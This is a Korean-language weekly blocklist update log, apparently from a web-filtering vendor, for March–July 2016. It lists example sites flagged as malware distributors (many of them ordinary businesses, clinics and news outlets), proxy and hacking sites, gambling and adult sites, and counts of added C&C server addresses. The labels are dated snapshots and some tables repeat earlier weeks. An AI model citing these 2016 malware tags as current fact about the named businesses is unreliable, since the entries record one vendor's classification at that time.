〈도박〉	betonline	https://www.betonline.ag/
	richcasino	https://www.richcasino.com/
	skybet	https://www.skybet.com/
	slotland	https://www.slotland.com/

비업무 사이트

158,616 | 16,825

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentgirl.kr/	81
〈음란물〉	www.opbucks1.com/	6,078
〈게임〉	www.rastgames.com/	231
〈도박〉	www.worldskishop.co.kr/	472
〈만화〉,〈채팅〉	www.animencode.net/	11
〈증권사〉,〈투자정보〉	www.smartstock.kr/	140
〈프록시〉,〈해킹〉,〈원격서비스〉	proxyhome.ml/	96
〈전자상거래〉	www.kshoppers.com/	967
〈커뮤니티〉	www.snutcivil.net/	2,793
〈기타 카테고리〉	www.historyworld.net/	5,956
계		16,825

넷앱스 (Network Applications)

1,914 | 396

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	396
계		396

2016년 누적 (13주차)

지난 1주일 누적 (2016.03.28~04.01)

악성코드 배포사이트

2016년 누적: 9,286,808

지난 1주일 누적: 840,875 (추가 416,303 / 삭제 424,572)

카테고리	추가 사이트(예)		추가시점
〈뉴스_신문_시사_경제정보〉	메트로신문	www.metroseoul.co.kr	16.3.30
〈여행_레저〉	태진관광	www.taejintour.com	16.3.28
〈P2P_Warez〉	티디스크모바일	apps.tdisk.co.kr	16.3.27

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	131

암호화웹 (HTTPS)사이트

2016년 누적: 186

지난 1주일 누적: 15

카테고리	추가 사이트(예)	
〈게임〉	메틴	https://metin.co.kr/
	RPG.NET	https://www.rpg.net/
	번들스타즈	https://www.bundlestars.com/
	Torn 외1개	https://www.torn.com/
〈도박〉	casinocruise	https://www.casinocruise.com/
	sanmanuel 8 개	https://play.sanmanuel.com/

비업무 사이트

2016년 누적: 171,961

지난 1주일 누적: 13,345

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.monstercloud.co.uk/	109
〈음란물〉	www.19eve2.net/	1,767
〈게임〉	www.lobotomycorp.kr/	437
〈도박〉	www.tightpoker.com/	456
〈만화〉,〈채팅〉	www.wocchat.com/	209
〈증권사〉,〈투자정보〉	www.investtimes.kr/	99
〈프록시〉,〈해킹〉,〈원격서비스〉	www.ninjasproxy.com/	107
〈전자상거래〉	www.mujissa.co.kr/	962
〈커뮤니티〉	www.paedrip.com/	2,014
〈기타 카테고리〉	www.icses2016.org/	7,185
계		13,345

넷앱스 (Network Applications)

2016년 누적: 2,074

지난 1주일 누적: 160

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	131
〈증권〉	대우증권	1
〈게임〉	포트리스 외 1개	24
	마비노기	4
계		160

2016년 누적 (14주차)

지난 1주일 누적 (2016.04.04~04.08)

악성코드 배포사이트

10,112,089 → 825,281 (추가 400,709 / 삭제 424,572)

카테고리	추가 사이트(예)		추가시점
〈건강_의학〉	티이라의원	www.tiaraincheon.co.kr	16.4.4
〈여행_레저〉	무주 넘버원 스키	www.no1ski.com	16.4.6
	제주프로샵	www.jejuproshop.com	16.4.5
〈전자상거래_경매〉	가나주류할인매장	www.ikaja.co,kr	16.4.7

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	71

암호화웹 (HTTPS)사이트

203 → 17

카테고리	추가 사이트(예)	
〈P2P_Warez〉	토렌트킴	https://www.torrentkim3.net/
〈웹메일〉	GMX메일	https://www.nevigator-bs.gmx.com/
〈음란물〉	xbang1	https://www.xbang1.com/
	lovegom	https://www.lovegom.com/
	pungx 외 12개	https://www.pungx.com/

비업무 사이트

185,899 → 13,938

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.hdown.net/	91
〈음란물〉	www.smd79.com/	6,000
〈게임〉	www.mad.com/	39
〈도박〉	www.txd533.com/	36
〈만화〉,〈채팅〉	www.mymanga.me/	15
〈증권사〉,〈투자정보〉	www.glinevestment.co.kr/	78
〈프록시〉,〈해킹〉,〈원격서비스〉	unlockmyweb.gq/	81
〈전자상거래〉	www.cm-mall.kr/	388
〈커뮤니티〉	www.teamporsche.co.kr/	3,228
〈기타 카테고리〉	www.beautifulsynonyms.com/	3,982
계		13,938

넷앱스 (Network Applications)

2,148 → 74

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	71
〈증권〉	웹하드_tcloud	1
〈게임〉	버블파이터	2
계		74

2016년 누적 (15주차)

지난 1주일 누적 (2016.04.11~04.15)

악성코드 배포사이트

10,912,425 → 800,336 (추가 394,970 / 삭제 405,366)

카테고리	추가 사이트(예)		추가시점
〈건강_의학〉	성모병원	www.smwomen.co.kr	16.4.14
〈생활_가정〉	한길교회	www.han-gil.org	16.4.10
〈사회단체〉	고구려역사문화보전회	www.koguryeo.org	16.4.11
〈정부_공공기관_법_정치〉	세종노사연구원	www.iswear.co.kr	16.4.14

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	394

암호화웹(HTTPS)사이트

229 → 26

카테고리	추가 사이트(예)	
〈도박〉	coolcat-casino	https://www.coolcat-casino.com/
〈게임〉	Rock Paper Shotgun 외 1개	https://www.rockpapershotgun.com/
〈증권〉	대우증권	https://www.kdbdw.com/
〈웹메일〉	나무르대학교웹메일	https://webmail.unamur.be/
〈음란물〉	avnori	https://avnori.com/
〈사회단체〉	대한변호사협회 외 10개	https://www.koreabar.or.kr/

비업무사이트

198,531 → 12,632

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.hugefiles.net/	122
〈음란물〉	www.webtoonten.com/	3,904
〈게임〉	www.nexoneu.com/	136
〈도박〉	www.shg67.com/	53
〈만화〉,〈채팅〉	www.camplayground.com/	27
〈증권사〉,〈투자정보〉	www.iv200.com/	151
〈프록시〉,〈해킹〉,〈원격서비스〉	www.unblockproxy.bg/	21
〈전자상거래〉	www.imdesignmall.com/	728
〈커뮤니티〉	www.welovesehun.com/	1,627
〈기타 카테고리〉	www.hnacademy.net/	5,833
계		12,632

넷앱스(Network Applications)

2,544 → 396

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	392
〈원격제어〉	LogMeIn	1
	Zook	1
〈게임〉	버블파이터	2
계		396

2016년 누적 (16주차)

지난 1주일 누적 (2016.04.18~04.22)

악성코드 배포사이트

11,835,195 → 922,770 (추가 463,956 / 삭제 458,814)

카테고리	추가 사이트(예)		추가시점
〈건강_의학〉	라마르클리닉	www.lamarkorea.com	16.4.20
	브이성형외과	www.vbeauty.co.kr	16.4.17
〈문화_예술〉	박재범	www.jaypark.com	16.4.18
〈전자상거래_경매〉	한마음상품권	www.hanmaeumticket.com	16.4.19

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	94

암호화웹 (HTTPS)사이트

251 → 22

카테고리	추가 사이트(예)	
〈웹메일〉	나무르대학교웹메일	https://webmail.unamur.be/
〈증권〉	대우증권	https://www.kdbdw.com/
〈음란물〉	avnori 외 7개	https://www.avnori.com/
〈게임〉	리그오브레전드_태국외3개	https://www.lol.garena.in.th/
〈사회단체〉	대한변호사협회 외 10개	https://www.koreanbar.or.kr/
〈도박〉	emucasino 외 2개	https://www.emucasino.com/

비업무 사이트

210,561 → 12,030

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.tosarangnew.net/	38
〈음란물〉	www.metart.me/	6,632
〈게임〉	www.gamezin.co.kr/	34
〈도박〉	www.wang368.com/	26
〈만화〉,〈채팅〉	www.kissanime.to/	4
〈증권사〉,〈투자정보〉	www.csinvest.co.kr/	81
〈프록시〉,〈해킹〉,〈원격서비스〉	www.pumpkinproxy.com/	223
〈전자상거래〉	www.imdesignmall.com/	728
〈커뮤니티〉	www.welovesehun.com/	1,627
〈기타 카테고리〉	www.hnacademy.net/	5,833
계		12,030

넷앱스 (Network Applications)

2,642 → 98

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	94
	데이터 세이버	3
〈우회접속〉	Kprox	1
계		98

2016년 누적 (17주차)

지난 1주일 누적 (2016.04.25~04.29)

악성코드 배포사이트

12,741,620 → 906,425 (추가 448,289 / 삭제 458,136)

카테고리	추가 사이트(예)		추가시점
〈여행_레저〉	샌프란시스코 코리아투어	www.sfktour.com	16.4.14
〈학교_학술_교육_연구기관〉	한국정보관리협회 외 1개	www.kaim.co.kr	16.4.10
〈생활_가정〉	(주)마산버스터미널	www.masantr.com	16.4.11

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	98

암호화웹 (HTTPS)사이트

273 → 22

카테고리	추가 사이트(예)	
〈웹메일〉	인하대학교웹메일 외 6개	https://email.inha.ac.kr/
〈게임〉	번지	https://www.bungie.net/
〈도박〉	winwardcasino	https://www.winwardcasino.com/
〈P2P〉	곰토렌트	https://www.gomtorrent.com/
〈웹하드〉	구글포토스	https://photos.google.com/
〈공공기관 웹메일〉	한국서부발전웹메일	https://outmail.iwest.co.kr/
〈전자상거래〉	쿠팡	https://www.coupang.com/
〈인터넷금융〉	비트웨어 외 4개	https://bitwhere.com/

비업무 사이트

222,610 → 12,049

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.gomtorrent.com/	80
〈음란물〉	www.clubyesica.com/	3,421
〈게임〉	www.playstove.com/	109
〈도박〉	www.abcgame.kr/	68
〈만화〉,〈채팅〉	www.comica.me/	27
〈증권사〉,〈투자정보〉	jkstock.co.kr/	172
〈프록시〉,〈해킹〉,〈원격서비스〉	zoox.in.net/	55
〈전자상거래〉	www.lenos.co.kr/	790
〈커뮤니티〉	www.uruniv.kr/	1,489
〈기타 카테고리〉	www.first-nature.com/	5,838
계		12,049

넷앱스 (Network Applications)

2,756 → 114

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	98
〈증권〉	하나선물(구_외환선물) 외 2개	12
〈개임〉	블리자드게임	4
계		114

2016년 누적 (18주차)

지난 1주일 누적 (2016.05.02~05.06)

악성코드 배포사이트

13,417,842 | 676,222 (추가 337,313 / 삭제 338,909)

카테고리	추가 사이트(예)		추가시점
〈건강_의학〉	로하스 피부과/성형외과	www.drlohas.net	16.5.1
	아이비이비인후원의원	www.doctor-ivy.com	16.5.1
	동혜한의원	donghyeclinic.com	16.5.1
〈생활_가정〉	웨더스타	www.weatherstar.co,kr	16.5.2

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	34

암호화웹 (HTTPS)사이트

286 | 13

카테고리	추가 사이트(예)	
〈웹메일〉	기업은행웹메일	https://www.webmail.ibk.co.kr/
〈웹하드〉	Hightail	https://www.hightail.com/
〈도박〉	jackpotland 외 7개	https://www.jackpotland.com/
〈음란물〉	juicyads 외 2개	https//www.jackpotland.com/
〈공공기관 웹메일〉	수자원공사웹메일	https//mail.kwater.or.kr/

비업무 사이트

235,645 | 13,035

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.tcafeaa.com/	41
〈음란물〉	www.deagu1.com/	6,063
〈게임〉	www.coolescapegames.com/	85
〈도박〉	www.oko666.com/	95
〈만화〉,〈채팅〉	www.manaya.org/	15
〈증권사〉,〈투자정보〉	www.silver-invester.com/	127
〈프록시〉,〈해킹〉,〈원격서비스〉	www.proxyqueen.ml/	28
〈전자상거래〉	www.labellum.co.kr/	630
〈커뮤니티〉	www.jinjam.kr/	1,322
〈기타 카테고리〉	www.demopaedia.org/	4,629
계		13,035

넷앱스 (Network Applications)

2,812 | 56

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	34
〈게임〉	마비노기	1
	Dekaron	13
	스타크래프트2_WOW	8
계		56

2016년 누적 (19주차)

지난 1주일 누적 (2016.05.09~05.13)

악성코드 배포사이트

14,445,689 → 1,027,847 (추가 518,395 / 삭제 509,452)

카테고리	추가 사이트(예)		추가시점
〈기업_경영〉	김밥천국	www.kimbabcheongug.co.kr	16.4.28
〈뉴스_신문_시사_경제정보〉	밀양시민신문	www.siminnews.co.kr	16.4.28
〈생활_가정〉	둘둘치킨	www.22chicken.co.kr	16.4.27
〈여행_레저〉	에버항공여행사	www.evertour114.co.kr	16.5.12

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	62

암호화웹 (HTTPS)사이트

305 → 19

카테고리	추가 사이트(예)	
〈채팅〉	야후 웹메신저2	https://messenger.yahoo.com/
〈프록시〉	Zenmate	어플리케이션
〈게임〉	spiritted	https://www.spiritted.com/
〈만화〉	마나스페이스	https://www.manaa.space/
〈커뮤니티〉	카카오아지트	https://agit.io/

비업무 사이트

246,091 → 10,446

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentmart.net/	80
〈음란물〉	www.abam228.com/	1,375
〈게임〉	www.releases.com/	95
〈도박〉	www.mobile.tr-7777.com/	59
〈만화〉,〈채팅〉	www.animaxplus.co.kr/	17
〈증권사〉,〈투자정보〉	www.nhqv.com/	126
〈프록시〉,〈해킹〉,〈원격서비스〉	support.uplus.co.kr/	32
〈전자상거래〉	www.chosungift.kr/	766
〈커뮤니티〉	www.gwabba.com/	1,307
〈기타 카테고리〉	www.maps-of-the-world.net/	6,589
계		10,446

넷앱스 (Network Applications)

2,884 → 72

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	62
〈게임〉	스페셜포스	1
	카운터스트라이크	1
〈파일공유〉	겜플	8
계		72

2016년 누적 (20주차)

지난 1주일 누적 (2016.05.16~05.20)

악성코드 배포사이트

15,025,855 | 580,166 (추가 223,007 / 삭제 357,159)

카테고리	추가 사이트(예)		추가시점
〈뉴스_신문_시사_경제정보〉	해사경제신문	www.ihaesa.com	16.5.16
〈생활_가정〉	WeatherStar	www.weatherstar.co.kr	16.5.16
	LavazzaMall	www.lavazzamall.co.kr	16,5.18
〈전자상거래_경매〉	김영모과자점	www.k-breadshop.com	16.5.18

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	103

암호화웹 (HTTPS)사이트

323 | 18

카테고리	추가 사이트(예)	
〈채팅〉	fuze 외 3개	https://www.fuze.com/
〈음란물〉	ggobbo 외 2개	https://ggobbo.net/
〈도박〉	whitebet 외 10개	https://www.whitebet.com/
〈웹오피스〉	조호	https://www.zoho.com/

비업무 사이트

257,986 | 11,895

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.bttt8.com/	42
〈음란물〉	www.orient-doll.com/	5,349
〈게임〉	www.ashesoftesingularity.com/	68
〈도박〉	www.bet-at-home.com/	49
〈만화〉,〈채팅〉	www.redmanga.today/	16
〈증권사〉,〈투자정보〉	www.7-stock.com/	115
〈프록시〉,〈해킹〉,〈원격서비스〉	www.freeproxy.asia/	191
〈전자상거래〉	www.floing3.com/	809
〈커뮤니티〉	www.pharmsquare.net/	481
〈기타 카테고리〉	www.childcaretv.co.kr/	4,775
계		11,895

넷앱스 (Network Applications)

3,005 | 121

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	103
〈게임〉	클리프온라인	2
	미르의전설3	3
〈웹하드〉	웹하드 텐센트 외 3개	9
〈메신저〉	하이웍스 메신저 외 3개	4
계		121

2016년 누적 (21주차)

지난 1주일 누적 (2016.05.23~05.27)

악성코드 배포사이트

15,349,987 → 324,132 (추가 174,924 / 삭제 149,208)

카테고리	추가 사이트(예)		추가시점
〈기업_경영〉	김밥천국	www.kimbabcheongug.co.kr	16.5.23
〈전자상거래_경매〉	LazzaMall	www.lazzamall.com	16.5.23
〈커뮤니티_동호회〉	영남고 26회 동기회	www.026.co.kr	16.5.25

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	101

암호화웹 (HTTPS)사이트

344 → 21

카테고리	추가 사이트(예)	
〈증권사〉	미래에셋대우(https)	https://miraeassetdaewoo.com/
〈음란물〉	projecthentai 외 2개	https://www.projecthentai.com/
〈프록시〉	paf	https://www.paf.com/
〈도박〉	bwinpartypartners 외 3개	https://www.bwinpartypartners.com/
〈P2P_Warez〉	토렌트데이 외 1개	https://www.torrentday.com/
〈게임〉	Priston_Tale	pt.masangsoft.com/
〈구인구직〉	커리어닷 외 7개	www.careerda.com/

비업무 사이트

268,082 → 10,096

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.Ifile.net/	141
〈음란물〉	www.9-mung.com/	7,801
〈게임〉	www.fm2016.net/	76
〈도박〉	www.w9799.com/	200
〈만화〉,〈채팅〉	www.comica.com/	15
〈증권사〉,〈투자정보〉	www.myvic.co.kr/	87
〈프록시〉,〈해킹〉,〈원격서비스〉	free-online-hack.com/	22
〈전자상거래〉	www.lemontreegift.co.kr/	650
〈커뮤니티〉	www.bomungo.kr/	1,146
〈기타 카테고리〉	www.encyclopedia-magnetica.com/	4,958
계		10,096

넷앱스 (Network Applications)

3,145 → 140

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	101
〈증권〉	대신증권	37
〈개임〉	포트리스2	2
계		140

5월

2016년 누적 (22주차)

지난 1주일 누적 (2016.05.30~06.03)

15,648,626 악성코드 배포사이트 **298,639** (추가 171,296 / 삭제 127,343)

카테고리	추가 사이트(예)		추가시점
〈생활_가정〉	전북고속	www.jbexpress.co.kr	16.6.2
	(주)마산버스터미널	www.masantr.com	16.5.31
	웨더스타	www.whetherstar.co.kr	16.5.30
〈전자상거래_경매〉	김영모과자점	www.k-breadshop.com	16.6.1

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	146

358 암호화웹 (HTTPS)사이트 **14**

카테고리	추가 사이트(예)	
〈음란물〉	Obong.Net 외 4개	https://www.obong.net/
〈P2P_Warez〉	Extratorrent	https://www.extratorrent.cc/
〈도박〉	Tonybet 외 4개	https://www.tonybet.com/
〈컴퓨터_인터넷_IT〉	Github	https://github.com/
〈생활_가정〉	L.Point	https://www.lpoint.com/
〈구인구직〉	키움증권채용정보	https://kiwoom.saramin.co.kr/

316,873 비업무 사이트 **48,791**

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.tosirank.com/	355
〈음란물〉	www.enny58.com/	9,364
〈게임〉	www.oldgods.com/	679
〈도박〉	www.skt453.com/	241
〈만화〉,〈채팅〉	www.cartoomad.com/	243
〈증권사〉,〈투자정보〉	www.g1am.co.kr/	594
〈프록시〉,〈해킹〉,〈원격서비스〉	anonymousproxylist.net/	155
〈전자상거래〉	www.buyjb.co.kr/	4,223
〈커뮤니티〉	www.djhsa.co.kr/	5,623
〈기타 카테고리〉	www.whosnumber.com/	27,314
계		48,791

3,294 넷앱스 (Network Applications) **149**

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	146
〈증권〉	키움증권	1
	하이투자증권	2
	대우증권→미래에셋대우_(구_대우증권)	-
계		149

2016년 누적 (23주차)

지난 1주일 누적 (2016.06.07~06.10)

악성코드 배포사이트

15,871,096 → 222,470 (추가 121,134 / 삭제 101,336)

카테고리	추가 사이트(예)		추가시점
〈생활_가정〉	웨더스타	www.weatherstar.co.kr	16.6.9
	둘둘치킨	www.22chicken.co.kr	16.6.7
	천안볼팍야구장	www.ballpark.or.kr	16.6.6
〈기업_경영〉	코코브루니	www.cocobruni.co.kr	16.6.6

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	77

암호화웹 (HTTPS)사이트

381 → 23

카테고리	추가 사이트(예)	
〈웹하드〉	Bluemix	https://console.ng.bluemix.net/
〈채팅〉	챗어스 외 3개	https://www.chatous.com/
〈도박〉	casinoieger 외 6개	https://www.casinoieger.com/
〈P2P_Warez〉	티비질	https://www.tvzil.com/
〈컴퓨터_인터넷_IT〉	Microsoft 외 9개	https://www.microsoft.com/

비업무 사이트

365,121 → 48,248

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	autorrents.com/	195
〈음란물〉	www.69misskim.com/	10,670
〈게임〉	www.senpaigamer.com/	429
〈도박〉	www.gamepick.co.kr/	386
〈만화〉,〈채팅〉	www.animefillerlist.com/	67
〈증권사〉,〈투자정보〉	www.anystock.co.kr/	551
〈프록시〉,〈해킹〉,〈원격서비스〉	aniplace-control.com/	177
〈전자상거래〉	www.imfactory.kr/	4,824
〈커뮤니티〉	www.cupina.com/	6,679
〈기타 카테고리〉	koreangrammaticalforms.com/	24,270
계		48,248

넷앱스 (Network Applications)

3,377 → 83

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	77
〈메신저〉	정보화마을 저빌메신저	1
〈개임〉	아키에이지 외	2
	미르의전설3	3
계		83

2016년 누적 (24주차)

지난 1주일 누적 (2016.06.13~06.17)

악성코드 배포사이트

16,208,063 | 336,967 (추가 175,966 / 삭제 161,001)

카테고리	추가 사이트(예)		추가시점
〈생활_가정〉	웨더스타	www.whetherstar.co.kr	16.6.16
〈여행_레저〉	Cebu C Hotel	cebuchotel.com	16.6.15
〈기업_경영〉	코코브루니	www.cocobruni.co.kr	16.6.14

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	79

암호화웹(HTTPS)사이트

396 | 15

카테고리	추가 사이트(예)	
〈웹메일〉	플러스넷웹메일	https://webmail.plus.net/
〈P2P_Warez〉	Zipbogo	https://www.zipbogo.net/
〈음란물〉	pan-pan 외 2개	https://pan-pan.co/
〈도박〉	welcomeslots 외 5개	https://www.welcomeslots.com/
〈커뮤니티〉	일간베스트	https://www.ilbe.com/
〈구인구직〉	키움증권채용정보	https://kiwoom.saramin.co.kr/

비업무 사이트

414,229 | 49,108

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.filewang.net/	231
〈음란물〉	www.47sz.com/	9,393
〈게임〉	www.4j.com/	371
〈도박〉	www.mmv787.com/	257
〈만화〉,〈채팅〉	www.naver9.com/	208
〈증권사〉,〈투자정보〉	www.fundo.kr/	621
〈프록시〉,〈해킹〉,〈원격서비스〉	www.hidester.com/	218
〈전자상거래〉	www.atshop.co.kr/	4,815
〈커뮤니티〉	www.umrb.co.kr/	7,400
〈기타 카테고리〉	www.tagalogtranslate.com/	25,594
계		49,108

넷앱스 (Network Applications)

3,463 | 86

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	79
〈파일공유〉	웹하드_레노버클라우드	2
	웹하드_치우360	2
〈게임〉	마비노기영웅전	1
	하스스톤	2
계		86

2016년 누적 (25주차)

지난 1주일 누적 (2016.06.20~06.24)

악성코드 배포사이트

16,553,636 | 345,573 (추가 179,143 / 삭제 166,430)

카테고리	추가 사이트(예)		추가시점
〈커뮤니티_동호회〉	올 아이돌 닷컴	www.all-idol.com	16.6.23
〈만화〉	아주경제 만화	comics.ajunews.com	16.6.22
〈채팅〉	조이팅	www.joyting.com	16.6.21
〈건강_의학〉	경주시립노인요양병원	www.kjho.co.kr	16.6.20

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	128

암호화웹 (HTTPS)사이트

415 | 19

카테고리	추가 사이트(예)	
〈음란물〉	opwow12	https://www.opwow12.com/
〈도박〉	quasargaming 외 1개	https://www.quasargaming.com/
〈프록시〉	zapyo 외 7개	https://www.zapyo.com/
〈웹하드〉	P클라우드	https://www.pcloud.com/
〈웹메일〉	BellAliant_웹메일	https://webmail.bellaliant.net/
	Louhi_웹메일	https://webmail.louhi.net/
〈커뮤니티〉	뽐뿌	https://www.ppomppu.co.kr/

비업무 사이트

466,031 | 51,802

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	autorrents.com/	195
〈음란물〉	www.69misskim.com/	10,670
〈게임〉	www.senpaigamer.com/	429
〈도박〉	www.gamepick.co.kr/	386
〈만화〉,〈채팅〉	www.animefillerlist.com/	67
〈증권사〉,〈투자정보〉	www.anystock.co.kr/	551
〈프록시〉,〈해킹〉,〈원격서비스〉	aniplace-control.com/	177
〈전자상거래〉	www.imfactory.kr/	4,824
〈커뮤니티〉	www.cupina.com/	6,679
〈기타 카테고리〉	koreangrammaticalforms.com/	24,270
계		51,802

넷앱스 (Network Applications)

3,591 | 128

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	128
계		128

6월

2016년 누적 (26주차)

지난 1주일 누적 (2016.06.27~07.01)

16,898,348 악성코드 배포사이트 — **344,712** (추가 194,036 / 삭제 150,676)

카테고리	추가 사이트(예)		추가시점
〈기업_경영〉	투다리	www.tudari.co.kr	16.6.30
〈생활_가정〉	웨더스타	www.weatherstar.co.kr	16.6.29
〈커뮤니티_동호회〉	올 아이돌 닷컴	www.all-idol.com	16.6.28
〈건강_의학〉	경주시립노인요양병원	www.kjho.co.kr	16.6.27

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	108

433 암호화웹(HTTPS)사이트 — **18**

카테고리	추가 사이트(예)	
〈증권사〉	크레온(대신증권)	https://www.creontrade.com/
〈웹하드〉	P클라우드 외 2개	https://www.pcloud.com/
〈음란물〉	19bam 외 3개	https://19bam.com/
〈게임〉	EA스포츠	https://www.easports.com/
	심즈	https://www.thesims.com/
	오버워치 외 3개	https://playoverwatch.com/
〈웹메일〉	Brabenet_웹메일	https://webmail.bravehost.com/

514,121 비업무 사이트 — **48,090**

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentco.kr/	187
〈음란물〉	www.iltal.kr/	8,182
〈게임〉	www.smemory.co.kr/	470
〈도박〉	www.smks316.com/	248
〈만화〉,〈채팅〉	www.fortuneharmony.co.kr/	90
〈증권사〉,〈투자정보〉	www.fundingp.com/	846
〈프록시〉,〈해킹〉,〈원격서비스〉	proxymother.com/	113
〈전자상거래〉	www.enfancemail.com/	5,283
〈커뮤니티〉	www.ggongchi.co.kr/	7,083
〈기타 카테고리〉	www.myshiptracking.com/	25,588
계		48,090

3,713 넷앱스(Network Applications) — **122**

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	108
〈우회접속〉	Kpoxy Agent	14
계		122

2016년 누적 (27주차)

지난 1주일 누적 (2016.07.04~07.08)

악성코드 배포사이트

17,079,954 → 181,606 (추가 102,190 / 삭제 79,416)

카테고리	추가 사이트(예)		추가시점
〈생활_가정〉	카페오시정	www.5cijung.com	16.7.6
	전북고속	www.jbexpress.co.kr	16.7.6
	웨더스타	www.weatherstar.co.kr	16.7.6
〈전자상거래_경매〉	김영모과자점	www.k-breadshop.com	16.7.4

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	163

암호화웹 (HTTPS)사이트

448 → 15

카테고리	추가 사이트(예)	
〈게임〉	배틀넷	https://kr.battle.net/
〈음란물〉	Dalsori 외 3개	https://www.dalsori.net/
〈P2P_Warez〉	웹토렌트 외 2개	https://www.webtorrent.io/
〈도박〉	Welcomebingo 외 2개	https://www.welcomebingo.com/
〈웹메일〉	Bienvenidos_외 1개	https://webmail.uam.es/
〈컴퓨터_인터넷_IT〉	마이크로소프트고객지원	https://support.microsoft.com/

비업무 사이트

547,843 → 33,722

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentto.net/	222
〈음란물〉	www.lolmania.kr/	7,028
〈게임〉	www.linzizon.kr/	278
〈도박〉	www.777i-master.com/	296
〈만화〉,〈채팅〉	www.cartoonfellow.org/	63
〈증권사〉,〈투자정보〉	www.stockfree.co.kr/	673
〈프록시〉,〈해킹〉,〈원격서비스〉	s10.proxygate.pl/	214
〈전자상거래〉	www.samsungimall.net/	3,086
〈커뮤니티〉	www.all4um.com/	6,379
〈기타 카테고리〉	www.ammonia-properties.com/	15,483
계		33,722

넷앱스 (Network Applications)

3,940 → 227

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	163
〈게임〉	오버워치	62
	월드 오브 워크래프트	2
계		227

2016년 누적 (28주차)

지난 1주일 누적 (2016.07.11~07.15)

악성코드 배포사이트

17,856,815 | 776,861 (추가 390,352 / 삭제 386,509)

카테고리	추가 사이트(예)		추가시점
〈건강_의학〉	수성형외과	www.ilovesoo.co.kr	16.7.13
〈문화_예술〉	Jay Park	www.jaypark.com	16.7.12
〈기업_경영〉	투다리	www.tudari.co.kr	16.7.12

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	111

암호화웹 (HTTPS)사이트

469 | 21

카테고리	추가 사이트(예)	
〈게임〉	LOL_코칭 외 2개	https://www.lol-coaching.com/
〈음란물〉	bamwar17 외 4개	https://www.bamwar17.com/
〈도박〉	starspins 외 6개	https://www.starspins.com/
〈P2P_Warez〉	Filetopia	https://www.filetopia.org/
	토렌트타임	https://www.torrents-time.com/
〈웹메일〉	Hover_웹메일 외 2개	https://mail.hover.com/
〈구인구직〉	국립공원관리공단인재채용	https://knps.recruitcenter.kr/

비업무 사이트

598,585 | 50,742

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentmoatv.net/	213
〈음란물〉	www.dam36.com/	11,067
〈게임〉	www.nces.co.kr/	569
〈도박〉	www.one-ppp.com/	264
〈만화〉,〈채팅〉	m.comica.com/	84
